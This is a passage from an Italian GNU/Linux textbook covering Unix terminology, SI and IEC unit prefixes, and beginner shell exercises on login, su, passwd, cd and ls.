  Il *daemon*, o demone, è un programma che funziona sullo sfondo (*background*) e, normalmente, compie dei servizi in modo ripetitivo, come in un circolo vizioso. Questo termine è tipico degli ambienti Unix, mentre con altri sistemi operativi si utilizzano definizioni differenti, per esempio servente. Per tradizione, la maggior parte dei programmi demone ha un nome che termina con la lettera «d».

- ***Espressione regolare*, *regular expression*, *regexp***

  L'espressione regolare (si veda la sezione 23.1) è un modello per la ricerca di stringhe. Viene usata da diversi programmi di servizio.

- *Implementation*, ***realizzazione***

  Il verbo inglese *to implement* rappresenta il modo con cui una caratteristica progettuale particolare viene definita in pratica in un sistema determinato. In altre parole, si tratta della soluzione pratica adottata per assolvere a una funzione determinata, soprattutto quando le indicazioni originarie per raggiungere il risulta-

to sono incomplete. In forma ancora più stringata, si tratta della **realizzazione** di qualcosa in un contesto determinato.

Si osservi comunque che in italiano è bene evitare l'uso del verbo «implementare», preferendo piuttosto forme alternative, possibilmente più chiare, per esprimere il concetto che si intende.

- ***Internazionalizzazione*, *i18n***

  L'internazionalizzazione è l'azione con cui si realizza o si modifica un programma, in modo che sia sensibile alla «localizzazione». La sigla deriva dal fatto che tra la lettera «i» e la lettera «n» di *internationalization* ci sono 18 lettere.

- ***Localizzazione*, *l10n***

  La localizzazione è la configurazione attraverso la quale si fa in modo che un programma determinato si adatti alle particolarità linguistico-nazionali locali. La sigla deriva dal fatto che tra la lettera «l» e la lettera «n» di *localization* ci sono 10 lettere.

- ***Terminale*, *TTY***

  Alle origini, il modo normale per interagire con un elaboratore è stato l'uso della telescrivente: *teletype*. Da questo nome deriva la sigla TTY usata normalmente per identificare un terminale generico. La console è il terminale principale che fa parte dell'elaboratore stesso. Quando si parla di terminale si intende attualmente un complesso formato da una tastiera e da un video.

  Quando si parla di un flusso di dati proveniente da un terminale, come nel caso dello standard input, si fa riferimento a quanto

inserito tramite la tastiera. Quando si parla di un flusso di dati verso un terminale, come nel caso dello standard output, si fa riferimento a quanto viene emesso sullo schermo.

3.30 Unità di misura

«

Nell'ambito informatico ha preso piede un'abitudine poco scientifica di utilizzare unità di misura e prefissi moltiplicatori che non sono conformi allo standard internazionale, definito dal SI, ovvero il *Sistema internazionale di unità* (BIPM: *Bureau international des poids et mesures*, http://www.bipm.org/).

È importante che chi si avvicina all'uso dell'elaboratore non faccia confusione: i prefissi moltiplicatori sono quelli che sono riassunti nella tabella 3.20.

I moltiplicatori riferiti alle unità di misura hanno un significato e un valore ben preciso. È un errore l'uso dei termini «kilo», «mega», «giga» e «tera», per rappresentare moltiplicatori pari a 2^{10}, 2^{20}, 2^{30} e 2^{40}, come si fa abitualmente per misurare grandezze riferite a bit o a byte.

Tabella 3.20. Prefissi del *Sistema internazionale di unità* (SI).

Nome	Simbolo	Valore	Note
yotta	Y	10^{24}	
zetta	Z	10^{21}	
exa	E	10^{18}	
peta	P	10^{15}	
tera	T	10^{12}	
giga	G	10^{9}	

Nome	Simbolo	Valore	Note
mega	M	10^6	
kilo	k	10^3	Lettera «k» minuscola.
hecto, etto	h	10^2	
deca	da	10	
		1	Nessun moltiplicatore.
deci	d	10^{-1}	
centi	c	10^{-2}	
milli	m	10^{-3}	
micro	μ	10^{-6}	
nano	n	10^{-9}	
pico	p	10^{-12}	
femto	f	10^{-15}	
atto	a	10^{-18}	
zepto	z	10^{-21}	
yocto	y	10^{-24}	

Lo standard IEC 60027-2 introduce un gruppo nuovo di prefissi da utilizzare in alternativa a quelli del SI, per risolvere il problema dell'ambiguità causata dall'uso improprio dei prefissi del SI in ambito informatico. A questo proposito, una discussione particolareggiata su questo argomento si può trovare nel documento *Standardized units for use in information technology*, di Markus Kuhn, *http://www.cl.cam.ac.uk/~mgk25/information-units.txt* . La tabella 3.21 riporta l'elenco di questi prefissi speciali.

Tabella 3.21. Prefissi IEC 60027-2.

Origine	Nome	Simbolo	Valore	Note
kilobinary	kibi	Ki	2^{10}	Si usa la «K» maiuscola.
megabinary	mebi	Mi	2^{20}	

Origine	Nome	Simbolo	Valore	Note
gigabinary	gibi	Gi	2^{30}	
terabinary	tebi	Ti	2^{40}	
petabinary	pebi	Pi	2^{50}	
exabinary	exbi	Ei	2^{60}	
zettabinary	zebi	Zi	2^{70}	
yottabinary	yobi	Yi	2^{80}	

La sezione 47.3.3 contiene una descrizione più dettagliata a proposito del modo corretto di rappresentare le grandezze e le unità di misura.

3.31 Riferimenti

«

- Eric S. Raymond, *The Unix and Internet Fundamentals HOWTO*, *http://tldp.org/HOWTO/Unix-and-Internet-Fundamentals-HOWTO/*
- Eric S. Raymond, *Jargon File Resources*, *http://www.catb.org/~esr/jargon/*

[1] Il tipo di barra obliqua che si utilizza dipende dal sistema operativo. La barra obliqua normale corrisponde al sistema tradizionale.

[2] La sostituzione dei metacaratteri, è il procedimento attraverso il quale alcuni caratteri speciali vengono tradotti in un elenco di nomi di file e directory corrispondenti. Negli ambienti Unix si utilizza il termine *globbing* per fare riferimento a questo concetto.

[3] La parola *login* va pronunciata separando le due sillabe: «log-in». Lo stesso valga per la parola *logout* che va pronunciata: «log-out».

[4] Il termine «file» non viene tradotto in italiano a causa di una carenza storica dell'informatica meccanizzata, rispetto agli altri paesi occidentali. Il termine che più si può avvicinare al concetto di file, sulla scorta di quanto si fa in francese o in tedesco, è «schedario elettronico». Un file di oggi ha poco a che vedere con uno schedario; tuttavia, la prima forma di elaborazione dati meccanica è avvenuta attraverso schede perforate, rendendo appropriata la quella definizione. Infatti, in francese si chiama «fichier», mentre in tedesco si usa «datei», come variante di «kartei», ovvero «schedario».

[5] Per gruppo proprietario si intende quello che è stato attribuito ai file in questione.

[6] Queste parole si pronunciano: «p-a-i-p» e «p-a-i-p-l-a-i-n».

Esercizi pratici

4.1 Console virtuali 164
4.2 Accesso al sistema e conclusione dell'attività 165
4.2.1 Cambiamento di identità 167
4.2.2 Chi sono? 167
4.2.3 Terminare una sessione di lavoro 168
4.2.4 Spegnimento 169
4.2.5 Diventare temporaneamente amministratore 170
4.2.6 Conclusione 172
4.3 Gestione delle parole d'ordine 172
4.3.1 L'utente «root» che cambia la parola d'ordine di un utente comune 172
4.3.2 L'utente comune che cambia la propria parola d'ordine 173
4.3.3 Conclusione 175
4.4 Navigazione tra le directory 175
4.4.1 Directory corrente 175
4.4.2 Spostamenti assoluti e relativi 176
4.4.3 Spostamenti a ritroso 177
4.4.4 Riferimento preciso alla directory corrente 178
4.4.5 Directory corrente e «.» 179
4.4.6 Directory personale, o directory «home» 180
4.4.7 Conclusione 181

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

4.5 Contenuti 181
4.5.1 Contenuto delle directory 181
4.5.2 Contenuto dei file 183
4.5.3 Determinazione del tipo 186
4.5.4 Spazio utilizzato e spazio disponibile 187
4.5.5 Conclusione 188
4.6 Creazione, copia ed eliminazione di file 188
4.6.1 Creazione di un file 188
4.6.2 Copia di file 190
4.6.3 Eliminazione di file 190
4.6.4 Conclusione 192
4.7 Creazione, copia ed eliminazione di directory 192
4.7.1 Creazione di una directory 192
4.7.2 Copia di directory 193
4.7.3 Eliminazione di directory 194
4.7.4 Eliminazione di directory il cui nome inizia con un punto 195
4.7.5 Conclusione 197
4.8 Spostamenti e collegamenti di file e directory 197
4.8.1 Spostamento e ridenominazione 198
4.8.2 Collegamenti 199
4.8.3 Conclusione 203
4.9 La shell 204

4.9.1 Completamento automatico 204
4.9.2 Sostituzione 205
4.9.3 Protezione 209
4.9.4 Verifica della sostituzione 210
4.9.5 Ridirezione 211
4.9.6 Condotti 212
4.9.7 Alias 213
4.9.8 Conclusione 214
4.10 Controllo dei processi 215
4.10.1 Visualizzazione dello stato dei processi 215
4.10.2 Eliminazione dei processi 217
4.10.3 Processi sullo sfondo 218
4.10.4 Conclusione 219
4.11 Permessi 219
4.11.1 Permessi sui file 219
4.11.2 Permessi sulle directory 221
4.11.3 Maschera dei permessi: umask 224
4.11.4 Conclusione 226
4.12 Creazione e modifica di file di testo 226
4.12.1 Modalità di comando e di inserimento 226
4.12.2 Creazione 227
4.12.3 Inserimento di testo 227
4.12.4 Spostamento del cursore 228
4.12.5 Cancellazione 229

4.12.6 Salvataggio e conclusione 231
4.12.7 Apertura di un file esistente 232
4.12.8 Conclusione 233
4.13 File eseguibili 233
4.13.1 Avvio di un programma e variabile di ambiente «PATH» 233
4.13.2 Comandi interni di shell 237
4.13.3 Script e permessi di esecuzione 240
4.13.4 Conclusione 241
4.14 Ricerche 242
4.14.1 Find 242
4.14.2 Grep 243
4.14.3 Conclusione 244
4.15 Memoria di massa e file system con i dischetti 244
4.15.1 Inizializzazione a basso livello 244
4.15.2 Predisposizione del file system 246
4.15.3 Innestare e staccare i dischetti 247
4.15.4 Conclusione 251
4.16 Dispositivi 251
4.16.1 File «/dev/null» 251
4.16.2 Dispositivi di memorizzazione 252
4.16.3 Conclusione 253

L'uso di un sistema Unix attuale, attraverso l'interfaccia grafica consueta, può essere relativamente facile; tuttavia, per apprendere le basi del funzionamento di un sistema Unix è necessario conoscere l'uso dei comandi, impartiti da tastiera, secondo la modalità tradizionale.

Gli esempi di questo capitolo sono mostrati in modo da essere abbastanza vicini all'interazione che avviene effettivamente tra l'utente e il sistema operativo.

Gli esercizi proposti si riferiscono a un sistema GNU/Linux con caratteristiche abbastanza comuni, ma va tenuto conto che il sistema nel quale si tentano di svolgere potrebbe avere delle differenze o potrebbe non consentire di svolgere certe operazioni. In particolare, ci sono esercizi che richiedono di disporre dei privilegi dell'utente amministratore. A questo proposito, a margine si usa un'icona che rappresenta un dollaro ($) quando si tratta di operazioni che si possono svolgere in qualità di utente comune, oppure un cancelletto (#) quando occorrono i privilegi amministrativi. Inoltre, ci sono esercizi che si riferiscono espressamente a un kernel Linux ed esercizi che presumono di interagire direttamente con la console del sistema. In tutti questi casi appare un'icona appropriata a margine.

Se non si può disporre di un elaboratore con un sistema Unix è sempre possibile registrare un'utenza presso un servizio remoto che consenta l'accesso tramite il protocollo SSH; per esempio uno di quelli seguenti. Naturalmente, in questo caso, non si possono avere i privilegi amministrativi e gli esercizi contrassegnati con il cancelletto (#) non si possono svolgere.

- *SDF Public Access UNIX System* http://www.freeshell.org/

- *Elitter.net: Free UNIX Shell accounts!* http://elitter.net/
- *CJB Management, Inc.* http://www.cjb.net/shell.html

A titolo di esempio, viene mostrato un video con il procedimento per registrare un'utenza presso *http://www.cjb.net* . Come spesso accade in questi casi, per ottenere un accesso occorre disporre di una casella di posta elettronica, nella quale si riceve un codice di attivazione: *http://www.youtube.com/watch?v=ExO0FDvq9KI* . Successivamente alla registrazione si può accedere al servizio attraverso il protocollo SSH; per questo ci si può avvalere del programma PuTTY, disponibile per MS-Windows e altre piattaforme (*http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html*), come già appare alla fine del video.

4.1 Console virtuali

«



Un sistema GNU/Linux, installato in modo normale, consente l'utilizzo di diverse console virtuali (di solito sono sei) a cui si accede con la combinazione [*Alt Fn*] (dove ***n*** è un numero da uno a sei).[1]

[*Alt F2*]

In questo modo si passa alla seconda console virtuale e su questa si può eseguire un'attività differente. Le attività svolte nelle varie console virtuali sono indipendenti, come se avvenissero attraverso terminali fisicamente distinti.

[*Alt F1*]

4.2 Accesso al sistema e conclusione dell'attività

Per utilizzare il sistema occorre accedere attraverso un processo di identificazione. Per poter essere identificati e accettati occorre essere stati registrati in un'utenza, rappresentata in pratica da un nominativo-utente e da una parola d'ordine. È importante rammentare che l'uso di lettere maiuscole o minuscole non è equivalente. Nell'esempio proposto si suppone di accedere utilizzando il nominativo '**tizio**', scritto così, con tutte le lettere minuscole, e la parola d'ordine '**tazza**'.

Si comincia dall'inserimento del nominativo, **volontariamente errato**.

```
login: tizia[Invio]
```

Anche se il nominativo indicato non esiste, viene richiesto ugualmente l'inserimento della parola d'ordine (o almeno così dovrebbe essere). Si tratta di una misura di sicurezza, per non dare informazioni sull'esistenza o meno di un nominativo-utente determinato.

```
Password: tazza[Invio]

  Login incorrect
```

Naturalmente, l'inserimento della parola '**tazza**', in qualità di parola d'ordine, avviene alla cieca, nel senso che non appare come sembrerebbe dall'esempio. Ciò serve a evitare che un vicino indiscreto possa in seguito utilizzare tale informazione per scopi spiacevoli.

Se si sbaglia qualcosa nella fase di accesso (*login*), si deve ricominciare. Questa volta si suppone di eseguire l'operazione in modo

corretto.

```
login: tizio[Invio]

Password: tazza[Invio]

  Last login: Sun Nov 11 10:45:11 on tty1
```

Generalmente, dopo avere superato correttamente la procedura di accesso, si ottiene l'informazione sull'ultima volta che quell'utente ha fatto un accesso. Ciò permette di verificare in maniera molto semplice che nessuno abbia utilizzato il sistema accedendo con il proprio nominativo.

Successivamente si ottiene l'invito della shell (il *prompt*) che sta a indicare la sua disponibilità a ricevere dei comandi.

```
$
```

L'invito, rappresentato in questo esempio da un simbolo dollaro, può essere più o meno raffinato, con l'indicazione di informazioni ritenute importanti dall'utente. Infatti si tratta di qualcosa che ogni utente può configurare come vuole, ma ciò va oltre lo scopo di queste esercitazioni.

Spesso, per tradizione, l'invito termina con un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di '**root**' si usa il cancelletto (ovvero '**#**'), altrimenti il dollaro, come in questo esempio.

Video: *http://www.youtube.com/watch?v=256e0rMV5qE*

4.2.1 Cambiamento di identità

Quando la stessa persona dispone di più di un'utenza, può essere opportuno, o necessario, agire sotto una diversa identità rispetto a quella con cui si accede attualmente. Questa è la situazione tipica in cui si trova l'amministratore di un sistema: per le operazioni diverse dall'amministrazione vera e propria dovrebbe accedere in qualità di utente comune, mentre negli altri casi deve utilizzare i privilegi riservati all'utente '**root**'.

Ci sono due modi fondamentali: concludere la sessione di lavoro e accedere con un altro nominativo-utente, oppure utilizzare il comando '**su**' cambiando temporaneamente i propri privilegi.

```
$ su caio [Invio]

Password: ciao [Invio]
```

Se la parola d'ordine è corretta si ottengono i privilegi e l'identità dell'utente indicato, altrimenti tutto resta come prima.

Video: *http://www.youtube.com/watch?v=RiOuYRAdVv0*

4.2.2 Chi sono?

Quando la stessa persona può accedere utilizzando diversi nominativi-utente, potrebbe essere necessario controllare con quale identità sta operando. Negli esempi che seguono si suppone che sia riuscita l'esecuzione del comando '**su caio**' mostrato in precedenza.

```
$ whoami [Invio]

  caio
```

Il comando '**whoami**' («chi sono») permette di conoscere con quale identità si sta operando.

```
$ logname [Invio]

  tizio
```

Il comando '**logname**' permette di conoscere con quale identità ci si è presentati inizialmente, nel momento dell'accesso.

Video: *http://www.youtube.com/watch?v=3ZKtVZh8jik*

4.2.3 Terminare una sessione di lavoro

«

Per terminare una sessione di lavoro è sufficiente concludere l'attività della shell, ovvero di quel programma che mostra l'invito.

Se la situazione è quella degli esempi precedenti, si stava operando come utente '**caio**' dopo un comando '**su**', mentre prima di questo si stava usando l'identità dell'utente '**tizio**'.

```
$ whoami [Invio]

  caio

$ exit [Invio]
```

In tal caso, il comando '**exit**' appena eseguito fa tornare semplicemente alla situazione precedente all'esecuzione di '**su**'

```
$ whoami [Invio]

  tizio
```

Il comando '**exit**' che chiude l'ultima shell, termina l'accesso al sistema.

```
$ exit [Invio]

login:
```

Si ripresenta la richiesta di identificazione della procedura di accesso.

Video: *http://www.youtube.com/watch?v=n5XSu2Fc1Wc*

4.2.4 Spegnimento

Lo spegnimento dell'elaboratore può avvenire solo dopo che il sistema è stato fermato, generalmente attraverso il comando '**shutdown**' che però è accessibile solo all'utente '**root**'.

```
login: root [Invio]

Password: ameba [Invio]

# shutdown -h now [Invio]

  System is going down NOW!!
  …
```

Inizia la procedura di arresto del sistema, che si occupa di eliminare gradualmente tutti i servizi attivi. In un sistema GNU/Linux, alla fine viene visualizzato un messaggio simile a quello seguente:

```
  Power down
```

Quando questo appare, ammesso che l'elaboratore non si sia già spento da solo, è possibile spegnerlo manualmente o riavviarlo.

Se si vuole utilizzare '**shutdown**' attraverso il comando '**su**' in modo da non dovere uscire e rifare un *login*, è possibile agire come di seguito.

```
$ su [Invio]
```

Quando si utilizza il comando '**su**' senza argomenti si indica implicitamente che si vuole ottenere l'identità dell'utente '**root**'.

```
Password: ameba [Invio]

# shutdown -h now [Invio]
```

4.2.5 Diventare temporaneamente amministratore

«

Il comando '**su**', appena mostrato, quando viene usato per acquisire i privilegi dell'utente '**root**', mette a disposizione solo un ambiente limitato (si vuole fare riferimento alle variabili di ambiente e al loro contenuto). Per esempio, se l'utente '**caio**' diventa temporaneamente '**root**', il contenuto della variabile di ambiente ***PATH*** cambia in modo strano:

```
$ whoami [Invio]

  caio

$ echo $PATH [Invio]

  /usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/games:↩
 ↪/opt/prova/bin:/bin:./bin

$ su [Invio]

Password: ameba [Invio]

# whoami [Invio]

  root

# echo $PATH [Invio]
```

```
/sbin:/bin:/usr/sbin:/usr/bin:/usr/bin/X11:/usr/local/sbin:/usr/local/bin
```

Come si può osservare nell'esempio, nel percorso che si ottiene in qualità di utente '**caio**' esistono anche le directory '`/usr/games/`', '`/opt/prova/bin/`' e '`./bin/`'. Quando si diventa utenti '**root**' in questo modo, si ottengono percorsi aggiuntivi, ma ne spariscono altri, che in questo caso si presume siano accessibili in condizioni normali (con un accesso normale). Per risolvere il problema basta usare '**su**' con un'opzione speciale: '**-**'.

```
# exit [Invio]

$ su - [Invio]

Password: ameba [Invio]

# whoami [Invio]

root

# echo $PATH [Invio]

/sbin:/usr/sbin:/usr/local/sbin:/usr/local/bin:↩
↪/usr/bin:/bin:/usr/bin/X11:/usr/games:↩
↪/opt/prova/bin:/bin:./bin
```

In effetti, la differenza sta nel fatto che, usando '**su**' senza il trattino, si ottiene una shell interattiva normale, mentre con il trattino si ottiene una «shell di *login*». Dal lato pratico, la differenza sta nel fatto che nel secondo caso vengano eseguiti script che nel primo caso sono ignorati, ma quello che conta è sapere che la differenza esiste e dipende dalla configurazione del sistema operativo.

4.2.6 Conclusione

«

Il meccanismo attraverso cui si accede al sistema deve essere chiaro, prima di poter affrontare qualunque altra cosa. Per poter proseguire occorre essere certi che gli esempi visti fino a questo punto siano stati compresi, soprattutto, in seguito non viene più mostrato il modo con cui accedere, terminare una sessione di lavoro o cambiare identità.

È fondamentale tenere bene a mente che l'elaboratore non può essere spento prima di avere completato la procedura di arresto del sistema con '**`shutdown`**'.

In caso di dubbio è meglio ripetere l'esercitazione precedente.

4.3 Gestione delle parole d'ordine

«

La prima regola per una parola d'ordine sicura consiste nel suo aggiornamento frequente. Quando si cambia la parola d'ordine, viene richiesto inizialmente l'inserimento di quella precedente, quindi se ne può inserire una nuova, per due volte, in modo da prevenire eventuali errori di battitura. Di norma non vengono accettate le parole d'ordine troppo semplici (solo l'utente '**`root`**' dovrebbe avere la possibilità di assegnare parole d'ordine banali).

4.3.1 L'utente «root» che cambia la parola d'ordine di un utente comune

«

L'utente '**`root`**' può cambiare la parola d'ordine di un altro utente. Questa è la situazione comune di quando si crea una nuova utenza: è l'utente '**`root`**' che assegna la prima volta la parola d'ordine per quel nuovo utente.

```
# passwd tizio[Invio]
```

Trattandosi dell'utente '**root**' che cambia la parola d'ordine di un altro, viene richiesto semplicemente di inserire quella nuova (l'utente '**root**' non ha la necessità di conoscere la vecchia parola d'ordine di un altro utente).

```
New UNIX password: 123[Invio]
```

La parola d'ordine inserita (che nella realtà non si vede) è troppo breve e anche banale. Il programma potrebbe avvertire di questo, ma non dovrebbe opporsi:

```
  BAD PASSWORD: it's a WAY too short
Retype new UNIX password: 123[Invio]

  passwd: all authentication tokens updated successfully
```

La parola d'ordine è stata cambiata.

4.3.2 L'utente comune che cambia la propria parola d'ordine

L'utente comune può cambiare la propria parola d'ordine, solo la propria, ma di norma non gli è consentito di assegnarsi una parola d'ordine troppo semplice. Nell'esempio, l'utente è '**tizio**'.

```
$ passwd[Invio]
```

Prima di accettare una nuova parola d'ordine, viene richiesta quella vecchia:

```
  Changing password for tizio
(current) UNIX password: 123[Invio]
```

Quindi viene richiesta quella nuova:

```
New UNIX password: albero[Invio]

  BAD PASSWORD: it is based on a (reversed) dictionary word
  passwd: Authentication token manipulation error
```

Come si vede in questo caso, la parola d'ordine '**albero**' viene considerata troppo semplice e il programma si rifiuta di procedere. Si decide allora di usare qualcosa di più complesso, o semplicemente più lungo.

```
$ passwd[Invio]

  Changing password for tizio
(current) UNIX password: 123[Invio]

New UNIX password: fra martino campanaro[Invio]
```

Si è optato per una parola d'ordine lunga. Occorre tenere a mente che conta la differenza tra maiuscole e minuscole e anche il numero esatto di spazi inseriti tra le parole.

```
Retype new UNIX password: fra martino campanaro[Invio]

  passwd: all authentication tokens updated successfully
```

A seconda della configurazione del sistema e dell'aggiornamento delle librerie, può darsi che sia perfettamente inutile utilizzare delle parole d'ordine più lunghe di otto caratteri, nel senso che quanto eccede i primi otto caratteri potrebbe essere semplicemente ignorato. Si può provare a verificarlo; seguendo l'esempio appena visto, potrebbe essere che la parola d'ordine risultante sia solo '**`fra mart`**'.

4.3.3 Conclusione

«

Il cambiamento della parola d'ordine in un sistema Unix deve essere considerato una cosa abituale, anche per gli utenti comuni. Di norma, le parole d'ordine troppo semplici non sono accettabili.

4.4 Navigazione tra le directory

«

I dati contenuti in un file system sono organizzati in modo gerarchico attraverso directory e sottodirectory. Prima di iniziare questa esercitazione è conveniente rivedere la sezione 3.21.

L'utente a cui ci si riferisce negli esempi è '**`tizio`**'.

Video: *http://www.youtube.com/watch?v=iDBtqtqFln8*

4.4.1 Directory corrente

«

Mentre si utilizza il sistema, i comandi che si eseguono risentono generalmente della ***posizione corrente*** in cui ci si trova, ovvero della directory attuale, o attiva. Tecnicamente non c'è bisogno di definire una directory corrente: tutte le posizioni nell'albero del file system

potrebbero essere indicate in maniera precisa. In pratica, però, la presenza di questa directory corrente semplifica molte cose.

```
$ cd /usr/bin[Invio]
```

Eseguendo il comando precedente, la directory attuale dovrebbe divenire '`/usr/bin/`'. Per controllare che ciò sia avvenuto si utilizza il comando seguente:

```
$ pwd[Invio]

  /usr/bin
```

4.4.2 Spostamenti assoluti e relativi

«

$ Il comando '**cd**' può essere utilizzato per cambiare la directory corrente, sia attraverso l'indicazione di un percorso assoluto, sia attraverso un percorso relativo. Il percorso assoluto parte dalla directory radice, mentre quello relativo parte dalla posizione corrente.

```
$ cd /usr/local[Invio]
```

Il comando soprastante cambia la directory corrente in modo che diventi esattamente '`/usr/local/`'. Il percorso indicato è assoluto perché inizia con una barra obliqua che rappresenta la directory radice.

```
$ pwd[Invio]

  /usr/local
```

Quando si utilizza l'indicazione di un percorso che non inizia con una barra obliqua, si fa riferimento a qualcosa che inizia dalla posizione corrente.

```
$ cd bin [Invio]
```

Con questo comando si cambia la directory corrente, passando in ‘`bin/`’ che discende da quella attuale.

```
$ pwd [Invio]

  /usr/local/bin
```

4.4.3 Spostamenti a ritroso

Ogni directory contiene due riferimenti convenzionali a due sotto-directory speciali. Si tratta del riferimento alla directory stessa che lo contiene, rappresentato da un punto singolo (‘`.`’), assieme al riferimento alla directory genitrice, rappresentato da due punti in sequenza (‘`..`’). Questi simboli (il punto singolo e quello doppio) sono nomi di directory a tutti gli effetti.

```
$ cd .. [Invio]
```

Cambia la directory corrente, facendola corrispondere alla genitrice di quella in cui ci si trovava prima; in altri termini si potrebbe definire questa directory come quella che precede la posizione di partenza. Si tratta di un percorso relativo che utilizza, come punto di inizio, la directory corrente del momento in cui si esegue il comando.

```
$ pwd [Invio]

  /usr/local
```

Gli spostamenti relativi che fanno uso di un movimento all’indietro possono essere più elaborati.

```
$ cd ../bin [Invio]
```

In questo caso si intende indietreggiare di una posizione e quindi entrare nella directory ‘`bin/`’.

```
$ pwd[Invio]

  /usr/bin
```

Lo spostamento a ritroso può essere anche cumulato a più livelli.

```
$ cd ../../var/tmp[Invio]
```

In questo caso si indietreggia due volte prima di riprendere un movimento in avanti.

```
$ pwd[Invio]

  /var/tmp
```

Gli spostamenti all’indietro si possono usare anche in modo più strano e apparentemente inutile.

```
$ cd /usr/bin/../local/bin/..[Invio]
```

Indubbiamente si tratta di un’indicazione poco sensata, ma serve a comprendere le possibilità date dall’uso del riferimento alla directory precedente.

```
$ pwd[Invio]

  /usr/local
```

4.4.4 Riferimento preciso alla directory corrente

« $ La directory corrente può essere rappresentata da un punto singolo all’inizio di un percorso.[2] In pratica, tutti i percorsi relativi potrebbero iniziare con il prefisso ‘**./**’ (punto, barra obliqua). Per quanto

riguarda lo spostamento all'interno delle directory, ciò serve a poco, ma ritorna utile in altre situazioni.

```
$ cd ./bin[Invio]
```

A partire dalla directory corrente si sposta nella directory 'bin/'.

```
$ pwd[Invio]

  /usr/local/bin
```

4.4.5 Directory corrente e «.»

La directory corrente non corrisponde esattamente al concetto legato al riferimento '.': il «file» '.' è un cortocircuito che ha ogni directory. Per esempio, il percorso 'uno/due/./tre' è perfettamente equivalente a 'uno/due/tre'. In pratica, quel punto che appare nel primo caso, rappresenta semplicemente uno spostamento nullo nella stessa directory 'uno/due'. Lo si può verificare facilmente:

```
$ cd /usr/./local/./lib[Invio]

$ pwd[Invio]

  /usr/local/lib
```

Quando si indica un percorso relativo, è come inserire implicitamente all'inizio la directory corrente; pertanto, scrivere './uno/due', significa indicare un concetto equivalente a '***directory_corrente***/./uno/due'. In questo senso, **solo** quando il punto si trova all'inizio di un percorso (che quindi risulta essere relativo), il punto rappresenta la directory corrente.

4.4.6 Directory personale, o directory «home»

«

$ Ogni utente ha una directory personale, conosciuta come directory *home*, destinata a contenere tutto ciò che riguarda l'utente a cui appartiene. Usando il comando '**cd**' senza argomenti, si raggiunge la propria directory personale, senza bisogno di indicarla in modo esplicito.

```
$ cd [Invio]

$ pwd [Invio]

  /home/tizio
```

Alcune shell sostituiscono il carattere tilde ('**~**'), all'inizio di un percorso, con la directory personale dell'utente che lo utilizza.

```
$ cd ~ [Invio]

$ pwd [Invio]

  /home/tizio
```

Nello stesso modo, un nominativo-utente preceduto da un carattere tilde, viene sostituito dalla directory personale dell'utente stesso.[3]

```
$ cd ~caio [Invio]

$ pwd [Invio]

  /home/caio
```

Prima di proseguire si ritorna nella propria directory personale.

```
$ cd [Invio]
```

4.4.7 Conclusione

La directory corrente è un punto di riferimento importante per i programmi e il cambiamento di questa posizione avviene attraverso il comando '**cd**'. Per conoscere quale sia la directory corrente si utilizza '**pwd**'. Si può fare riferimento alla directory genitrice di quella attuale con una sequenza di due punti ('`..`'), mentre quella attuale (nell'ambito del contesto in cui ci si trova) si può individuare con un punto singolo ('`.`').

4.5 Contenuti

La navigazione all'interno delle directory, alla cieca, come visto negli esempi dell'esercitazione precedente, è una cosa possibile ma insolita: normalmente si accompagna con l'analisi dei contenuti di directory e file.

4.5.1 Contenuto delle directory

Le directory si esplorano con il comando '**ls**'

```
$ ls /bin[Invio]

arch          dd              gzip      nisdomainname tar
ash           df              hostname  ping          touch
awk           dmesg           kill      ps            true
basename      dnsdomainname   ln        pwd           umount
bash          doexec          login     rm            uname
bsh           domainname      ls        rmdir         vi
cat           echo            mail      rpm           view
chgrp         egrep           mkdir     sed           vim
chmod         ex              mknod     sh            zcat
chown         false           more      sleep
cp            fgrep           mount     sort
```

```
cpio          gawk          mt        stty
csh           grep          mv        su
date          gunzip        netstat   sync
```

Il comando '**ls /bin**' visualizza il contenuto della directory '/bin/'. I nomi che vengono elencati rappresentano file di qualunque tipo (sottodirectory incluse).

Una visualizzazione più espressiva del contenuto delle directory può essere ottenuta utilizzando l'opzione '**-l**'.

```
$ ls -l /bin[Invio]

-rwxr-xr-x  1 root   root      2712 Jul 20 03:15 arch
-rwxrwxrwx  1 root   root     56380 Apr 16  1997 ash
lrwxrwxrwx  1 root   root         4 Oct 21 11:15 awk -> gawk
-rwxr-xr-x  1 root   root     18768 Apr 18  1997 basename
-rwxrwxrwx  1 root   root    412516 Jul 17 21:27 bash
lrwxrwxrwx  1 root   root         3 Oct 21 11:15 bsh -> ash
-rwxr-xr-x  1 root   root     22164 Mar 14  1997 cat
-rwxr-xr-x  1 root   root     23644 Feb 25  1997 chgrp
-rwxr-xr-x  1 root   root     23960 Feb 25  1997 chmod
-rwxr-xr-x  1 root   root     23252 Feb 25  1997 chown
-rwxr-xr-x  1 root   root     61600 Feb 25  1997 cp
-rwxr-xr-x  1 root   root    296728 Apr 23  1997 cpio
…
```

In questo caso, è stato ottenuto un elenco più dettagliato che in particolare consente di distinguere il tipo di file, i permessi e l'appartenenza all'utente e al gruppo.

In precedenza è stato spiegato che ogni directory contiene due riferimenti convenzionali rappresentati da un punto singolo e da due punti in sequenza ('.' e '..'). Negli esempi appena visti, questi non sono apparsi. Ciò accade perché i file il cui nome inizia con un punto non

vengono presi in considerazione quando non si fa riferimento a loro in modo esplicito.

```
$ cd [Invio]
```

```
$ ls [Invio]
```

La directory personale di un utente potrebbe sembrare vuota, utilizzando il comando '**ls**' appena visto. Con l'opzione '**-a**' si visualizzano anche i file che iniziano con un punto (si osservi che in precedenza non sono apparsi i riferimenti alle voci '.' e '..').

```
$ ls -a [Invio]
```

```
.                .bash_profile    .riciclaggio
..               .bashrc          .screenrc
.Xdefaults       .fvwm2rc95       .twmrc
.bash_history    .mc.ext          .xfm
.bash_logout     .mc.ini          .xinitrc
```

Video: *http://www.youtube.com/watch?v=53iL53FccZPNY*

4.5.2 Contenuto dei file

Anche il contenuto dei file può essere analizzato, entro certi limiti, soprattutto quando si tratta di file di testo. Per visualizzare il contenuto di file di testo si utilizzano generalmente i comandi '**cat**' e '**more**'.

```
$ cat /etc/fstab [Invio]
```

```
/dev/hda3  /            ext3         defaults        1  1
/dev/hda2  none         swap         sw
proc       /proc        ignore
/dev/hda1  dos          vfat         quiet,umask=000
/dev/hdc   /mnt/cdrom   iso9660      ro,user,noauto
/dev/fd0   /mnt/floppy  vfat         user,noauto,quiet
```

